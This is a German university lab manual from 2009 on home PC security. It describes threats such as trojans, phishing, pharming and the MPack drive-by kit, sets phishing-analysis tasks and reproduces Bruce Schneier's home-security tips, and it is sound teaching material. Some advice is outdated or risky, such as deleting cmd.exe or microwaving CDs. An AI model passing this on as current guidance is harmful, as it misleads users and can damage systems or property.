Lucerne University of
Applied Sciences and Arts

HOCHSCHULE
LUZERN

Technik & Architektur

NIS Labs
Networking+Services and
Information Security

Technikumstrasse 21, CH-6048 Horw
T +41 41 349 33 11, F +41 41 349 39 60
www.hslu.ch

Informatik
Networking+Services and **I**nformation **S**ecurity
Prof. Dr. Bernhard Hämmerli

T direkt +41 41 310 59 18
bernhard.haemmerli@hslu.ch

Horw, 3. Juni 2009

PC Security

Dieses Dokument beinhaltet die Versuchsanleitung für die Durchführung des Laborversuches PC Security im Labor Information Security. Bei Fragen zur Versuchsanleitung wenden Sie sich bitte direkt an das Laborpersonal.

Autoren: Thomas Mühlemann, Thomas Hospenthal, Nicola Lardieri, Prof. Dr. Bernhard Hämmerli

Version: 4.1

Letze Änderung: 03.06.09

Laborbetreuung

Informatik
Networking+Services
Nicola Lardieri

T direkt +41 41 349 33 39
nislab.admin@hslu.ch

Informatik
Information Security
Thomas Hospenthal

T direkt +41 41 349 35 30
nislab.admin@hslu.ch

Änderungsverzeichnis

Version	Datum	Status	Änderungen und Bemerkungen	Bearbeitet von
4.1	03.06.09		Layout angepasst	Nicola Lardieri

Inhaltsverzeichnis

1. Einleitung ... 4
2. Versuchsaufbau ... 5
3. Aktuelle Bedrohungen ... 6
3.1. Einleitung ... 6
3.2. Viren und Würmer ... 7
3.3. Spyware und trojanische Pferde ... 8
3.4. Dialer ... 8
3.5. Script Kiddies ... 9
3.6. Bots ... 9
3.7. Phishing ... 9
3.8. Pharming ... 10
3.9. Drive-By Infection ... 11
4. Allgemeine Massnahmen ... 13
4.1. Ausgangslage ... 13
4.2. Safe Personal Computing by Bruce Schneier ... 13
4.3. Dienste ausschalten ... 16
4.4. Benutzerkonten und Policies ... 19
4.5. Sicherheitsupdates ... 22
4.6. Boot-Passwort ... 22
5. Einsatz von Firewalls ... 23
5.1. Begrifflichkeiten ... 23
5.1.1. Packet Filter ... 23
5.1.2. Policy ... 23
5.1.3. Stateful Packet Filtering/Inspection ... 23
5.1.4. Stateful Filtering vs. Stateful Inspection ... 24
5.1.5. Deep Packet Inspection ... 24
5.1.6. Network Address Translation ... 24
5.2. Hardware Firewalls ... 25
5.3. Software Firewalls ... 26
5.4. Vorschlag für das Heimnetzwerk ... 28
6. Antivirus- und Antispyware-Programme ... 29
6.1. Ausgangslage ... 29
6.2. Programme evaluieren ... 29
6.3. Online-Scanner ... 29
6.4. Antivirus installieren ... 30
6.5. Antispyware installieren ... 31
6.6. Virenscanner testen ... 31
7. Browser-Sicherheit ... 32
7.1. Aktuelle Gefahren ... 32
7.2. Gegenmassnahmen ... 33
7.2.1. NoScript (http://noscript.net/) ... 34
7.2.2. Router sichern ... 35
7.2.3. PSI ... 35
7.2.4. Manuelle Suche ... 36

8. E-Mail Sicherheit 39
8.1. Anhangverschlüsselung 39
8.2. S/MIME 39
8.3. PGP 40
8.4. Gpg4win 40
9. Passwort Management 42
9.1. Ausgangslage 42
9.2. Zwei einfache Ansätze 42
9.3. Passwort Manager 42
9.3.1. Integrierte Passwortmanager 43
9.3.2. Password Safe 43
10. Verschlüsselung 44
10.1. Ausgangslage 44
10.2. TrueCrypt 44
10.3. Steganographie 46
11. Quellen 47

1. Einleitung

Bis vor kurzem war im Heimbereich meist ein einzelner Computer über ein Modem ans Internet gebunden. Heute sind meist mehrere Computer zu einem Heimnetzwerk zusammengefasst und über einen NAT-Router (NAT = Native Address Translation) mit dem Internet verbunden. Der Heimuser trifft auf neue Bedrohungen wie Spyware und Browser Hijacking. Durch die erhöhte Verbreitung von Breitbandanschlüssen wird er immer häufiger Opfer von Hackern und deren Backdoors, da sich seine Bandbreite ideal für DoS-Attacken eignet.
Das Dokument soll dem Leser vor Augen führen, welchen Bedrohungen ein normales Heimnetzwerk ausgesetzt ist und wie sich die Risiken vermindern lassen.

2. Versuchsaufbau

Ziel des Kapitels	Sie kennen den Versuchsaufbau, die beteiligten Systeme und deren Benutzernamen und Passwörter.
Bearbeitungsaufwand des Kapitels	Der Bearbeitungsaufwand beträgt ca. 15 Minuten

Der Aufbau, welcher für dieses Dokument zusammengestellt wurde, besteht aus zwei PCs und einem NAT-Router mit Firewall-Funktionalität. Der Router hat Zugriff auf das Intranet der HSLU T&A.




Abbildung 1: Aufbau der Versuchsinfrastruktur

Die IP Adresse für PCSec1 (Server) ist beim DHCP Server reserviert, so dass immer dieselbe Adresse bezogen werden kann. Dies ist für Teile des Versuchs notwendig. Die Rechner verfügen über eine Windows Standardinstallation. Es wurden (ausser der Treiberinstallation und der Installation von Python auf PCSec1) keine Änderungen an der Konfiguration vorgenommen. Genauere Angaben zu den installierten Betriebssystemen können aus folgender Tabelle entnommen werden.

Rechner	Betriebssystem	Version	Patches
PCSec1	Windows XP	Professional	Service Pack 2
PCSec2	Windows XP	Home	Service Pack 1

Tabelle 1: Betriebssysteme

Benutzer	Passwort	Gruppe
Administrator	versuch	Administratoren
versuch	versuch	Administratoren

Tabelle 2: Windows XP Professional Benutzerkontos

Auf dem Windows XP Home Rechner existieren dieselben Konten, doch es sind keine Passwörter gesetzt, da dies bei der Installation nicht verlangt wurde. Der NAT Router verfügt über folgendes Konto.

Benutzer	Passwort	Kommentar
admin	password	Werkseinstellung

Tabelle 3:Router Benutzerkonto

3. Aktuelle Bedrohungen

Ziel des Kapitels	In diesem Kapitel wird eine Einführung geliefert und eine Liste der aktuellen Bedrohungen diskutiert, welchen ein normaler Internetbenutzer begegnen kann.
Bearbeitungsaufwand des Kapitels	Der Bearbeitungsaufwand beträgt ca. 30 Minuten

3.1. Einleitung

Sicherheit war vor einigen Jahren nur für Unternehmen mit grossen Budgets oder besonders schützenswerten Daten von Bedeutung. Dieser Umstand hat sich grundsätzlich geändert. Kaum befindet sich ein Computer am Netz wird er auch schon gescannt oder gar angegriffen. Ein kurzer Besuch auf der falschen Internetseite und schon befinden sich etliche Fremdprogramme auf der neuen Maschine. Vielfach behaupten Anwender, dass bei ihnen ja nichts zu holen sei. Dem ist absolut nicht so. Dataminer sammeln Informationen über Gewohnheiten von Benutzern um diese dann zu verkaufen. Abgeänderte Browser-Startseiten nerven nicht nur den Benutzer, sondern bringen auch Geld für die betroffene Seite, da sie mehr Hits aufweisen kann und deshalb teurere Werbeflächen verkaufen kann. Mit Backdoors versetzte Trojaner lassen einen Hacker volle Kontrolle über das System des Heimbenutzers erlangen und dessen Ressourcen für einen Angriff einsetzen. Dies kann, dank der Homogenität der Betriebssystemumgebung im Heimbereich, automatisiert werden. So können böswillige Hacker zehntausende von Bots (kontrollierte Systeme) um sich scharen, welche nur auf den Befehl ihres Masters warten um bestimmte Aktionen auszuführen.
Der Heimanwender muss sich schützen. Er muss sich bewusst sein was es heisst, wenn seine Maschine kompromittiert wurde. Dass er ausspioniert wird. Dass seine Ressourcen möglicherweise für Straftaten missbraucht werden. Dass seine grosse Festplatte sich ideal als File-Server eignet. Und in jedem Fall wird als erstes der Benutzer zur Rechenschaft gezogen.
Dazu ein Auszug aus der Süddeutschen Zeitung, 03.03.2005:

Pädophil per Programm

Ein schwedischer Jurist hat fünf Jahre mit dem Vorwurf der Pädophilie leben müssen, weil ein sogenanntes Trojaner-Programm Kinderporno-Bilder auf seinen Rechner geschleust hat. Jetzt ist seine Unschuld erwiesen, doch der Stempel Kinderschänder bleibt.

Ausgestoßen, krank und dauerarbeitslos als zu Unrecht verdächtigter Kinderschänder: Durch ein heimlich eingeschleustes Programm in seinem Computer hat ein schwedischer Jurist fünf Jahre unschuldig mit dem Vorwurf der Pädophilie leben müssen.
Wie der 41-jährige Magnus Eriksson am Donnerstag im Rundfunksender SR bestätigte, hatte er 1999 seinen Forschungsjob an der Universität Lund verloren, nachdem in seinem Arbeitscomputer 12.000 Porno-Bilder, davon 3000 mit Kindern, entdeckt worden waren.
Erst Ende vergangenen Jahres wurde ein Gerichtsverfahren eingeleitet, das mit einem Freispruch für Eriksson endete. Die Richter sahen als klar erwiesen an, dass jemand anderes die Pornobilder mit Hilfe eines als „Trojanisches Pferd“ auf dem PC installierten Programms heruntergeladen hatte.

Beschimpft und verspottet
Die Leitung der Juristischen Fakultät hatte sofort nach Bekanntwerden des Verdachtes Erikssons Namen weitergegeben und dem Betroffenen Hausverbot erteilt.
Der Jurist berichtete im Rundfunk, er sei danach auf der Straße von Studenten beschimpft und verspottet worden: „Eine junge Frau schüttete einmal ein Glas Bier über mir aus."
Mit seiner Frau zog er deshalb nach Spanien, wo er weiter krank und ohne Arbeit lebt. Bis zur Erhebung einer Anklage vergingen zwei und bis zur Urteilsfindung weitere drei Jahre.
Erst zum Prozess erhielten technische Experten der Verteidigung Zugang zu dem PC und konnten nachweisen, dass dort eine von einem Schweden geschriebene Software zur unerkannten Steuerung eines Rechners von außen installiert war.
Makel des Kinderschänders bleibt hängen
Es erwies sich auch, dass die Pornobilder auf Erikssons Computer überhaupt nicht geöffnet und angeschaut worden waren.
Eriksson sagte zu seinem Freispruch, dass ihm dieser vermutlich nicht beim Wiederaufbau der zerstörten Berufskarriere helfen werde: „Der Makel des Kinderschänders ist das Schlimmste, was man in unserer Gesellschaft angehängt bekommen kann. Er bleibt hängen."
Ein Polizeisprecher bedauerte, dass die eigenen Experten das unsichtbare PC-Programm nicht gefunden hatten. „Ich will jetzt dafür kämpfen, dass die Verantwortlichen für all dies zur Rechenschaft gezogen werden", sagte das Opfer der Polizeifehler.
Der Programmierer der als „Trojanisches Pferd" benutzten Computersoftware sagte im Rundfunk: „Das Ding hab ich mehr aus Spaß geschrieben und bereue das jetzt sehr. Wenn ich es doch nur rückgängig machen könnte."

Obiges Beispiel zeigt, dass Sie auch ohne eigenes Zutun und ohne für einen Hacker interessante Daten Opfer einer bösen Attacke werden können. Dies kann für Sie äusserst gravierende Folgen haben. Da die Beteuerung ihrer Unschuld nicht fruchten wird, bleibt Ihnen nur eine Möglichkeit: Schützen Sie sich!

3.2. Viren und Würmer

Jeder Computerbenutzer hat mit ihnen schon einmal Bekanntschaft geschlossen. Sie sind lästig, verlangsamen den PC und verursachen oft eine Welle der Beschuldigungen zwischen Verwandten, Bekannten und Geschäftspartnern. Einige E-Mail Würmer zum Beispiel nehmen als Empfänger und Absender wahllose Adressen aus dem Adressbuch des bereits infizierten Computers und schicken sich selbst weiter. Es gestaltet sich recht schwierig festzustellen, wo der Ursprung liegt.
Ein Virus ist ein Programm, das sich eigenständig reproduziert, indem es Kopien von sich selbst anfertigt. Die Kopien müssen nicht exakt dem Virus entsprechen, sondern können auch Mutationen sein. Viren sind immer an einen Wirt gebunden. Der Wirt kann z.B. eine Programmdatei, ein Dokument, oder der Bootsektor einer Diskette sein. Der Wirt wird über Netzwerk verschickt oder auf Diskette kopiert wird und verhilft so dem Virus zur Verbreitung. Ein Beispiel dazu ist der Bootsektor-Virus „Stoned.Angelina".
Die Viren sind den Würmern gewichen. Diese benötigen keinen Wirt mehr, sondern sind in der Lage, sich selbst auszubreiten. Sie versuchen z.B. über das Internet potenzielle Opfer zu finden und sich bei ihnen einzunisten, um sich dann wieder auf die Suche nach potenziellen Opfern zu machen. Die meisten Würmer verbreiten sich über Mail, einige aber auch über andere Protokolle wie RPC. Ein Beispiel für einen E-Mail Wurm ist die Sober-Familie.
Mehr zu diesem Thema ist im Teil „Lokale Attacken" des Auditversuchs zu finden.

3.3. Spyware und trojanische Pferde

Der Dichter Homer beschreibt in seinem Werk Ilias die Anwendung einer genialen Kriegslist im Krieg um die Stadt Troja. Die Stadt ist zu gut befestigt und kann selbst nach langer Belagerung von den Griechen nicht eingenommen werden. Die Griechen täuschen ihren Abzug vor und machen den Trojanern ein riesiges hölzernes Pferd zum Geschenk. Die Trojaner freuen sich über den Sieg und befördern das Pferd in ihre Stadt. In der Nacht steigen jedoch die im Bauch des Pferdes befindlichen griechischen Soldaten aus ihrem Versteck und öffnen die Stadttore, damit die zurückgekehrte griechische Armee die Stadt einnehmen kann.
Genau dieselbe List ist auch bei Computerprogrammen anzutreffen, die sich als nützliche Tools tarnen. Im Hintergrund solcher Programme laufen allerdings bösartige Funktionen ab, die dem Anwender zu schaden kommen. Bösartige Funktionen können z.B. sein:

- Backdoor installieren (Hintertür für Hacker)
- Keylogger installieren
- Passwort entwenden und per E-Mail versenden

Trojaner gelangen neben E-Mail auch oft über Downloads in Tauschbörsen (Kazaa, EMule, EDonkey, etc.) oder über illegale Cracks auf den Rechner.
Bei Spyware oder Spionage Software handelt es sich um Programme, die Informationen, wie Tastatur Anschläge oder zwischengespeicherte Passwörter an bestimmte Stellen im Internet schicken. Spyware wird oft in Form von Trojanern installiert, häufig werden aber auch Sicherheitslücken im Internet Explorer oder Active-X Controls ausgenutzt. Sehr oft verbirgt sich Spyware auch hinter offiziellen Produkten oder Updates und der PC-Nutzer hat sich durch Akzeptieren der Lizenzbestimmungen einverstanden erklärt, dass sein System ausspioniert wird (wer liest schon den genauen Lizenztext durch). Typische Programme, die Spyware enthalten sind:

- Download Utilities
- Spiele
- Media Players
- Accounting Software

Es kann durchaus sein, dass die gesammelten Informationen nur statistisch ausgewertet werden im Sinne von Data Mining. Es besteht aber kein Zweifel, dass auch die selektive Auswertung durch Geheimdienste oder Polizei erfolgt.
Typischerweise wird Spyware von Antiviren Firmen nicht als Virus (oder Malware) behandelt. Jedenfalls so lange, wie die Spyware im End-User License-Agreement (EULA) - wie vage auch - darauf hinweist, dass Informationen beschafft und via Internet an den Betreiber weitergeleitet werden
Mehr zu diesem Thema ist im Teil „Lokale Attacken“ des Auditversuchs zu finden.

3.4. Dialer

Mit dem Aufkommen des Breitbandanschlusses haben Dialer einiges an Brisanz eingebüsst. Dennoch trifft man sie immer noch oft an, sowohl auf dem Web wie auch auf dem PC des Heimbenutzers. Im Zusammenhang mit Laptops haben Dialer noch durchaus ihre Berechtigung. Laptops haben zwecks ihrer hohen Mobilität ein Modem integriert und stellen damit eine Gefahrenquelle dar, sobald dieses Modem zum Aufbau der Internetverbindung benutzt wird.
Dialer haben zum Ziel die Standard DFÜ Verbindung durch eine eigene Verbindung ersetzen. Die Einwahl bei dieser Nummer kostet den Benutzer ein kleines Vermögen. Betroffen sind in der Schweiz die typischen 09xx-Nummern und in Deutschland die 0190-Nummern.

3.5. Script Kiddies

Als Script Kiddie wird ein Angreifer bezeichnet, der kein grosses technisches Know How im Bereich Hacking besitzt. Er kann meist nicht programmieren und ist nicht in der Lage, Sicherheitslücken eigenhändig auszunutzen. Er benutzt deshalb Exploits oder Software, welche erfahrene Hacker geschrieben haben.
Script Kiddies sind dennoch sehr gefährliche Gegenspieler. Sie scannen ganze Adressbereiche nach verwundbaren Systemen ab, um diese in ihre Gewalt zu bringen. In vielen Fällen werden diese PCs für weitere Angriffe missbraucht. Oft wollen die Script Kiddies aber gar nicht unentdeckt bleiben. Sie machen sich erkennbar, indem sie Daten löschen oder mit dem Benutzer „spielen“.

3.6. Bots

Der Begriff Bot stammt vom Wort Roboter. Im Zusammenhang mit Computersicherheit wird damit eine Software bezeichnet, die auf einem PC installiert ist und Befehle eines „Meisters“ roboterartig ausführt. Ein Bot kontrolliert dabei nicht das Wirts-System, sondern benutzt nur dessen Ressourcen für einen bestimmten Zweck. Bots sind in den meisten Fällen sehr kleine Programme mit gezielter Funktionalität. So gibt es beispielsweise Spambots für das Verschicken von Spammails oder die Durchführung von Denial Of Service Attacken. Der Master versucht, sich eine möglichst grosse Armee von Bots zusammenzustellen um das Maximum an Effizienz und Schlagkraft zu erlangen.

3.7. Phishing

Einleitend die Definition der deutschen Wikipedia Seite (Stand 11. Oktober 2005):

Phishing…
…ist eine Form des Trickbetruges. Der Phisher schickt seinem Opfer offiziell wirkende Schreiben, meist E-Mails, die es verleiten sollen, wichtige Informationen, vor allem Passwörter, in gutem Glauben an den Täter preiszugeben.
Die Bezeichnung Phishing leitet sich vom Fischen (engl. fishing) nach persönlichen Daten ab. Die Ersetzung von F durch Ph ergibt sich dabei aus der Kombination der Worte Password und Harvesting und Fishing.
Phishing-Angriffsziele sind Zugangsdaten, z.B. für Banken (Onlinebanking), Versandhäuser, Internet-Auktionshäuser, webbasierende Onlineberatungen oder Kontaktportale. Mit den gestohlenen Zugangsdaten kann der Phisher viel Schaden verursachen, wie etwa Vermögensschaden, Rufschaden durch z.B. eBay-Versteigerung gestohlener Waren unter falschem Namen, Missbrauch persönlicher Daten, Aufwand zur Klärung und Wiedergutmachung.

Phishing Attacken haben in kurzer Zeit eine sehr grosse und anhaltende Ausbreitung gefunden. Wie die Viren zeigen auch sie eine sehr ausgeprägte Medienpräsenz. Dies ist nicht weiter verwunderlich, stellen sie doch eine grosse Bedrohung für eine Vielzahl von Benutzern dar. Die Attacken sehen mittlerweile sehr echt aus und der resultierende finanzielle Schaden kann beträchtliche Ausmasse annehmen.
Phishing ist eine Kombination aus technischen Tricks und Social Engineering. In der Anfangsphase waren die Phishing-Mails noch plump und meistens in schlechtem Englisch verfasst. Doch die Mails werden immer ausgeklügelter. Heute nehmen sich die Phisher Zeit, regionale Übersetzungen vorzunehmen und die Mails nur an erfolgsversprechende Adressen zu senden. So können sie eine höhere Ausbeute erzielen.

Aufgabe	Öffnen Sie im Email-Programm die Nachrichten „EBAY INC: URGENT SECURITY NOTIFICATION“ sowie „INTERNET KONTO >>> POSTBANK“. Studieren Sie die Mailheader und betrachten Sie den Link im Mail. Versuchen Sie herauszufinden, wohin Sie der Link führen wird. Untersuchen Sie dazu den Quelltext der Nachrichten.

Natürlich gehen die meisten betroffenen Unternehmen möglichst rasch gegen solche Phishing Attacken vor. Das ist einer der Gründe, weshalb die verlinkte Webseite meist nur für kurze Zeit erreichbar ist.

Aufgabe	Der Link der Nachricht „INTERNET KONTO >>> POSTBANK“ (http://encrypted-channel.info/) war beim Eintreffen der Nachricht noch intakt. Die gehostete Webseite finden Sie auf dem Desktop im Ordner PhishingPage. Untersuchen Sie die HTML-Seite und die Bilder sowie die Textdatei (Whois Auszug). Überlegen Sie sich, ob z.B. Leute in Ihrer Verwandtschaft solchen Attacken auf den Leim gehen könnten.

Die Verantwortung liegt im Fall von Phishing nicht bei den Unternehmen, sondern bei den Benutzern. In den meisten Verträgen ist festgehalten, dass jeder Benutzer selber für seine Zugangsdaten verantwortlich ist. Das Problem ist nur, dass viele Kunden zu wenig Kenntnis haben, um die Bedrohung richtig einzuschätzen. Phishing ist jedoch nicht ein reines Social Engineering Problem. Es gibt durchaus technische Mittel, um Phishing Attacken zu erschweren.

Aufgabe	Überlegen Sie sich, welche Möglichkeiten zur Minderung der Phishing Bedrohung bestehen.

Eine gute Quelle für Statistiken und News zum Thema Phishing ist http://www.antiphishing.org.

3.8. Pharming

Phishing bedingt, dass der Benutzer sich täuschen lässt und eine bestimmte Aktion ausführt (z.B. anklicken eines Links in einem E-Mail). Pharming beruht hingegen auf anderen Prinzipien. Hier wird versucht, den Benutzer ohne eigene Interaktion irrezuführen. Wenn eine Pharming Attacke geschickt ausgeführt wird, muss kein einziges E-Mail an den Benutzer verschickt werden. Das Stichwort heisst DNS Spoofing. Der Angreifer versucht, die Namensauflösung des Clients auf irgendeine Weise auszutricksen. Ein kurzer Überblick der verschiedenen Methoden:

- Domain Hijacking
- Similar Domainnames
- DNS Wildcards
- DNS Cache Poisoning
- DNS ID Spoofing
- Browser Completion
- Page Rank Escalation
- Hosts File Modification

Aufgabe	Lesen Sie im PDF-Dokument „The Pharming Guide“ die Funktionsweise von mindestens 3 Methoden nach.

3.9. Drive-By Infection

Drive-By Infection ist eine Gefahr aus dem Internet, der man sich lange zu wenig bewusst war. Man versteht darunter die Infizierung mit Malware ohne jegliche Benutzer-Interaktion. Das Ansurfen einer präparierten Webseite reicht dem Angreifer aus, um die volle Kontrolle über den Computer eines ahnungslosen Benutzers zu übernehmen. Der Angreifer nutzt dazu Schwachstellen im Web-Browser oder E-Mail-Client des Benutzers aus. Ein Pufferüberlauf in der Funktion zum Anzeigen von Bildern reicht beispielsweise aus, um beliebigen Code auf der verletzlichen Maschine auszuführen. Dadurch kann der Angreifer Schadsoftware, wie zum Beispiel trojanische Pferde, herunter laden und installieren lassen. Der Vorgang bleibt vom Benutzer meist unbemerkt.

Während man ein solches Verhalten von Webseiten zwielichtigen Ursprungs erwarten könnte, sind in letzter Zeit immer öfter auch seriöse Webseiten für die Verbreitung von Malware verantwortlich: Angreifer nutzen Lücken in Content-Management-Systemen aus oder verwenden Cross-Site-Scripting-Attacken, um Schadsoftware in gut besuchte Webseiten einzubinden.

Aufgabe	Lesen Sie die Meldung „Super Bowl Stadium Site Hacked.pdf“ und überlegen Sie sich, was die Angreifer mit den übernommenen PCs bezweckt haben könnten.

Bemerkenswert ist der kommerzielle Erfolg der Software MPack, welche vom russischen Dream Coders Team für die Verbreitung von Malware per Drive-By Infection entwickelt wurde. Das Projekt lebt vom Handel mit Exploits und vom Verkauf auf dem Schwarzmarkt.

MPack ist eine bösartige Webanwendung und kennt mehrere Wege um einen Client zu infizieren. Die Schadsoftware kann frei hinzugefügt werden. Um diese möglichst weit zu verbreiten wird ein unsichtbares IFrame in eine gehackte Webseite eingefügt, Pharming betrieben oder einfach eine Anzeige bei Google gekauft.

Aufgabe	Lesen Sie die Seiten zwei bis vier im Dokument „MPack uncovered.pdf“.

Robert Lemos von SecurityFocus ist es gelungen, per Instant Messanger ein Interview mit einem der Entwickler von MPack zu führen. Hier ein Auszug:

…
Is the project profitable?
The project is not so profitable compared to other activities on the Internet. It's just a business. While it makes income, we will work on it, and while we are interested in it, it will live. Of course, some of our customers make huge profits. So in some ways, MPack could be looked at as a brand-name establishment project.
What are your goals for the project?
Our main aim is to make the pack work better -- boost the number of infections, in other words. Everything else is not so important. We have got some other projects running and more to be realized.
How widespread is MPack at this point?
I really don't know about the number of (download) servers. I suppose it counts in the tens. But if you are talking about the pages containing the IFrame that refers to the server with the pack, that may be in the tens of thousands. (Some security firms' estimates of hundreds of thousands) sound a bit large but may be true. The clients don't give us any usage statistics.
…
Do you feel sorry for the people whose machines are infected by an attack?
Well, I feel that we are just a factory producing ammunition.
Anything else you'd like to add?
I would advise you to use the Opera browser with scripts and plug-ins disabled in order

not to be caught by the MPack someday.

4. Allgemeine Massnahmen

Ziel des Kapitels	Die meisten Windowsbenutzer arbeiten als Administrator. Ziel dieses Kapitels ist das Aufzeigen der davon ausgehenden Gefahren und wie Sie diese vermeiden können.
Bearbeitungsaufwand des Kapitels	Der Bearbeitungsaufwand beträgt ca. 45 Minuten

4.1. Ausgangslage

Bevor überhaupt Massnahmen getroffen werden können, müssen die Rahmenbedingungen bekannt gemacht werden. Der normale Heimbenutzer will meist folgendes mit seinem Computer anstellen können:

- Browsen
- Chatten (IRC, IM oder Webbasiert)
- Mailen
- Internet Banking
- Spielen
- Fotos verwalten & ausdrucken
- (Filesharing)

Dabei handelt es sich um genau die Anwendungen, welche es zu sichern gilt. Es gilt zu beachten, dass ausser beim Filesharing und eventuell beim Spielen keine Dienste gegen aussen angeboten werden müssen. Durch diese wenigen Anwendungen setzt sich der Heimbenutzer allerdings schon allen oben genannten Bedrohungen aus. Als Betriebssystem kommt in fast allen Fällen Windows XP Home oder Windows XP Professional zum Einsatz, und zwar ohne Sicherheitsaktualisierungen.

4.2. Safe Personal Computing by Bruce Schneier

Der Krypto-Guru Bruce Schneier hat sich in seiner Mailing-List Crypto-Gram schon zwei Mal mit der Sicherheit von Heimcomputern befasst. Lesen Sie den Text sorgfältig durch.

Safe Personal Computing

Von Bruce Schneier, ins Deutsche übersetzt von I. Krummenacher

Ich werde immer wieder gefragt, was ein durchschnittlicher Internetbenutzer tun kann um seine Sicherheit zu gewährleisten. Meine erste Antwort heisst üblicherweise „Gar nichts – sie sind ausgeliefert."

Aber das entspricht nicht der Wahrheit, denn die Realität ist viel komplizierter. Sie sind ausgeliefert wenn sie nichts unternehmen um sich zu schützen. Es gibt vieles was man tun kann, um die Sicherheit im Internet zu erhöhen.

Vor zwei Jahren habe ich eine Liste von Empfehlungen zur PC Sicherheit publiziert. Dahinter stand die Idee, den Heimbenutzern konkrete Massnahmen zur Steigerung der Sicherheit zu bieten. Dies ist eine Aktualisierung dieser Liste: Ein Dutzend Vorschläge zur Steigerung der eigenen Sicherheit.

Generell gilt: Schalten sie den Computer aus, wenn sie ihn nicht verwenden. Dies gilt ganz besonders, wenn sie einen Breitbandanschluss besitzen.

Laptopsicherheit: Tragen sie ihren Laptop immer bei sich wenn sie ausser Haus sind; behandeln sie ihn wie ihre Brieftasche. Löschen sie regelmässig die unbenötigten Dateien auf ihrem Laptop. Dasselbe gilt für PDAs. Die Leute tendieren dazu, auf PDAs viel persönlichere Daten (auch Passwörter und PINs) zu speichern als dies bei den Laptops der Fall ist.
Backups: Führen sie regelmässig Datensicherungen durch. Sichern sie ihre Daten auf Diskette, Band oder CD-Rom. Gegen Vieles können sie sich nicht schützen; ein aktuelles Backup ermöglicht immerhin die Wiederherstellung nach einem Angriff. Lagern sie mindestens eine komplette Sicherheitskopie off-site (z.B. in einem Schliessfach) und mindestens eine on-site. Denken sie daran, die alten Sicherheitskopien zu zerstören. CD-Rs lassen sich am besten zerstören, indem man sie für fünf Sekunden bei voller Leistung in die Mikrowelle steckt. Man kann sie auch zerbrechen oder durch genügend starke Shredder jagen.
Betriebssysteme: Benutzen sie nach Möglichkeit kein Microsoft Windows. Kaufen sie einen Macintosh oder benutzen sie Linux. Falls sie Windows benutzen müssen, dann aktivieren sie das automatische Update, damit sie die Sicherheitspatches automatisch erhalten. Und löschen sie die Dateien „command.com“ und „cmd.exe“.
Anwendungen: Beschränken sie die Anzahl Anwendungen auf ihrem Rechner. Installieren sie nichts, was sie nicht brauchen. Entfernen sie eine Software, wenn sie sie nicht länger benötigen. Schauen sie sich eine der freien Office-Pakete als Alternative zu Microsoft Office an. Überprüfen sie regelmässig, ob Updates für ihre eingesetzten Applikationen verfügbar sind und installieren sie diese. Es ist zwar wichtig, die eigenen Applikationen auf dem aktuellen Stand zu halten, aber es sollte ihnen nicht gerade schlaflose Nächte bereiten.
Browsing: Verwenden sie auf keinen Fall den Microsoft Internet Explorer, Punkt. Begrenzen sie die Verwendung von Cookies und Applets auf einige wenige Seiten, deren Dienste sie auch wirklich benötigen. Konfigurieren sie ihren Browser so, dass er Cookies regelmässig löscht. Halten sie keine Website für das, was sie zu sein vorgibt, bis sie die URL selbst eingetippt haben. Vergewissern sie sich, dass die Adressleiste die exakte Adresse anzeigt, und nicht nur eine ähnliche.
Webseiten: Secure Sockets Layer (SSL) Verschlüsselung gibt keinerlei Garantie, dass der Anbieter vertrauenswürdig oder seine Datenbank mit den Informationen über die Kunden sicher ist.
Denken sie erst nach bevor sie Geschäfte mit einer Webseite tätigen. Schicken sie möglichst wenig finanzielle und persönliche Daten an Webseiten – geben sie keine Informationen ohne offensichtlichen Nutzen für sie heraus. Wenn sie keine persönlichen Informationen herausgeben wollen, dann lügen sie einfach. Deaktivieren sie wenn immer möglich den Werbe-Newsletter. Falls die Webseite die Option anbietet, dass die Informationen nicht für späteren Gebrauch gespeichert werden, dann aktivieren sie diese. Benutzen sie eine Kreditkarte für Online-Einkäufe, und nicht eine Debit-Karte.
Passwörter: Sie können sich keine genügend sicheren Passwörter mehr einprägen, also vergessen sie es. Erstellen sie Zufallspasswörter für Hochsicherheits-Webseiten wie z.B. Bankseiten und schreiben sie diese nieder. Schützen sie sie wie sie Bargeld schützen würden, verstauen sie sie z.B. in ihrem Portemonnaie.
Verwenden sie nie ein bestehendes Passwort für etwas, das ihnen wichtig ist. (Es ist in Ordnung, ein gemeinsames Passwort für Seiten niedriger Sicherheit zu verwenden, z.B. für den Zugriff zu einem Zeitungsarchiv). Gehen sie davon aus, dass alle PINs einfach geknackt werden können und verhalten sie sich entsprechend.
Tippen sie nie ein wichtiges Passwort, z.B. für Online-Banking, in eine nicht mit SSL verschlüsselte Seite. Wenn ihre Bank dies zulässt, dann beschweren sie sich bei ihr. Falls sie ihnen sagen, dass das schon in Ordnung sei, dann glauben sie ihnen nicht; die liegen falsch.
E-Mail: Schalten sie die HTML-Funktion für E-Mails ab. Gehen sie nicht davon aus, dass jede E-Mail auch tatsächlich vom angegebenen Absender („From:“ oder „Von:“) stammt. Löschen sie Spam ohne ihn zu lesen. Öffnen sie keine Mails mit Anhängen, wenn sie nicht wissen was sie

beinhalten; löschen sie solche Mails auf der Stelle. Öffnen sie keine Comics, Videos und ähnliche Witzdateien, welche von ihren Freunden in guter Absicht weitergeleitet wurden; wieder gilt, dass sie die Mails auf der Stelle löschen sollen.
